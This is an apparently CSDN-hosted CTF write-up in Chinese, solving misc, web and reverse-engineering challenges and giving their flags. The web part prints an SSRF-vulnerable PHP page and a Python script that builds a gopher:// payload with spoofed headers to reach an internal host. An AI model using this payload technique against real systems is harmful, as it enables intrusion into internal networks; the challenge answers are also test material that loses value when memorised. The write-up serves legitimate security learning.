
```
.....S.....S.....t.....u.....v.....w.....
.....W.....X.....X.....y.....y.....z.....
.Z...S..P.....#.....{.....(.....
.S..P.....#.....|.....
|...S..P.....#.....}...W.....(P.U.2.F.s.d.G.V.k.X.
.9.p.c.z.Q.K.W.s.M.c.j.g.r.J.t.8.f.0.9.d.S.N.....}.....(~.....(~.....
.....(.....(.....(.....(.....(.....
.....(.....(.....(.....(.....(.....
.....(.....(.....(.....(.....(.....
.....(.....(.....(.....(.....(.....
```

CSDN @小蓝同学`

U2FsdGVkX19pczQKWsmcigrJt8f09dSN

官方给出的提示：鱼 is very important，那么密钥就是fish了，一个一个尝试需要密码的加密即可拿到下一个压缩包的解压密码。


解密网站：对称加密网址




b0Le4n\$

继续解压下一个压缩包，解压出来之后发现还有一个压缩包，发现还需要密码，使用十六进制查看器查看数据。

改为00即可。



然后查看西门子的协议，跟踪流后发现有用图像数据想办法提取出来。






把这个放到图片中即可。



no flag here!

CSDN @小蓝同学`

使用010修改高度即可。



no flag here!  
GOOD\_JOB\_3DES\_Xiwu2XwsdP

CSDN @小蓝同学`

**WEB**

**Sign\_in**



# Sign\_in

难度系数: ■ ■ ■ ■ ■ 3.0

题目描述: 炒鸡简单的签到题, 玩的开心~~~~ 题目链接见附件, 每个链接均可访问, 环境5分钟重启一次。


题目附件: [附件](#)

解题进度: 1 / 1

CSDN @小蓝同学`

签到题都ssrf了, 哎~。

ssrf结合gopher打内网,进行内网探测。



CSDN @小蓝同学`



```
<?php
highlight_file(__FILE__);
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
?> 先给url一个a
```

CSDN @小蓝同学`

\*\*\*

```
import urllib.parse
url='http://124.222.24.150:8091/?url='
ctf=\\
"""POST /?a HTTP/1.1
Host: 172.73.23.100:80
X-Forwarded-For:127.0.0.1
Referer:boolean.club
Content-Type:application/x-www-form-urlencoded
Content-Length:1
b
"""
tmp = urllib.parse.quote(ctf)
new = tmp.replace('%0A','%0D%0A')
res = '_' + new
res=urllib.parse.quote(res)
exp='gopher://172.73.23.100:80/' + res
print(exp)
```

```
<?php
    highlight_file(__FILE__);
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $_GET['url']);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
?> HTTP/1.1 200 OK Date: Sun, 24 Apr
2022 07:48:45 GMT Server: Apache/2.4.38
(Debian) X-Powered-By: PHP/7.2.34 Vary:
Accept-Encoding Content-Length: 525
Content-Type: text/html; charset=UTF-8 光ip
是本地的还不可以哦，还必须从boolean.club
访问才可以
~~flag{Have_A_GoOd_T1m3!!!!!!}hello,ctfer,welecome!!!!
```

CSDN @小蓝同学`

RE

freestyte

## freestyle

难度系数: ■ ■ ■ ■ ■ 3.0

题目描述: 论数学的重要性。

题目附件: [附件](#)

解题进度: 1 / 1

CSDN @小蓝同学`

逆回去看一下两个函数，分别队输入的字符串使用atoc函数转化尾数字 然后与后面的值进行比对，简单的数据计算即可拿到结果。

```
v2 = __readfsqword(0x28u);
puts("Welcome to Alaska!!!");
puts("please input key: ");
fgets(s, 20, stdin);
if ( 4 * (3 * atoi(s) / 9 - 9) != 4400 )
    exit(0);
puts("ok,level_1 over!\n\n");
return 1LL;
```

CSDN @小蓝同学`

```
1 int64 fun2()
2 {
3     char s[24]; // [rsp+0h] [rbp-20h] BYREF
4     unsigned int64 v2; // [rsp+18h] [rbp-8h]
5
6     v2 = __readfsqword(0x28u);
7     puts("Welcome to Paradise Lost!!!");
8     puts("The code value is the smallest divisible");
9     puts("please input key: ");
10    fgets(s, 20, stdin);
11    if ( 2 * (atoi(s) % 56) != 98 )
12        exit(0);
13    puts("ok,level_2 over!");
14    return 1LL;
15 }
```

CSDN @小蓝同学`

手算第一个: 3327 第二个: 105 MD5后即可。

## ez\_algorithm

## ez\_algorithm

难度系数: ■ ■ ■ ■ ■ 5.0

题目描述: 就是玩!!!

题目附件: [附件](#)

解题进度: 1 / 1

CSDN @小蓝同学`

是个比较复杂的，但是是可以爆破的，每一位都和动调时的相同，这样就爆出了，算是个非预期吧。  
rax中有：

```
5B6 call    scanf
5BB lea    rax, [rbp+390h+var_3f]
5BF mov    rcx, rax
5C2 call   _Z10encryptionPc
5C7 mov    [rbp+390h+Str1], rax
5CE call   _Z4xyp1v
5D3 mov    rdx, rax
5D6 mov    rax, [rbp+390h+Str1]
5DD mov    rcx, rax
5E0 call   strcmp
```

```
Stack[000082C4]:000000000062F5CF db  0
AX Stack[000082C4]:000000000062F5D0 db  42h ; B
Stack[000082C4]:000000000062F5D1 db  52h ; R
Stack[000082C4]:000000000062F5D2 db  55h ; U
Stack[000082C4]:000000000062F5D3 db  46h ; F
Stack[000082C4]:000000000062F5D4 db  78h ; {
Stack[000082C4]:000000000062F5D5 db  45h ; E
Stack[000082C4]:000000000062F5D6 db  36h ; 6
Stack[000082C4]:000000000062F5D7 db  6Fh ; o
Stack[000082C4]:000000000062F5D8 db  55h ; U
Stack[000082C4]:000000000062F5D9 db  39h ; 9
Stack[000082C4]:000000000062F5DA db  43h ; C
Stack[000082C4]:000000000062F5DB db  69h ; i
```

CSDN @小蓝同学`

与下文相比一点一点的调整字母就好了

```
BRUF{E6oU9Ci#J9+6nWAhwMR9n:}
```

```
flag{w3Lc0mE_t0_3NcrYpti0N:}
```

## Re\_function

## Re\_function

难度系数: ■ ■ ■ ■ ■ 4.0

题目描述: 你能解出这道“简单”的逆向题目吗?

题目附件: [附件](#)

解题进度: 1 / 1

CSDN @小蓝同学`

发现不能解压，但是给出了一张图片的数据估计密码就在上面。将数据写入一张图片即可。

```
import binascii

hexdata = ""
with open("png.txt", "r") as file:
    hexdata = file.read().split()
hexdata = "".join(hexdata)
print(hexdata[0:16])

with open("png.png", "wb") as file2:
    file2.write(binascii.unhexlify(hexdata))
#3CF8
```

有两个文件，一个是32为exe，另一个是64为的elf文件

exe文件直接看c伪代码没看懂感觉好乱看不懂，直接看汇编吧。

然后经过一整调试发现，是将我们输入的奇数位与0x37异或然后得到了一串字符。

```
C:\[redacted]\Desktop>python 1.py
SqcTSxCxSAwHGm/JvxQrvxiNjR9=
C:\[redacted]\Desktop>
```

CSDN @小蓝同学`

然后看elf文件，魔改的base64算法，只换了字符串表然后解即可。

flag{we1come\_t0\_wrb}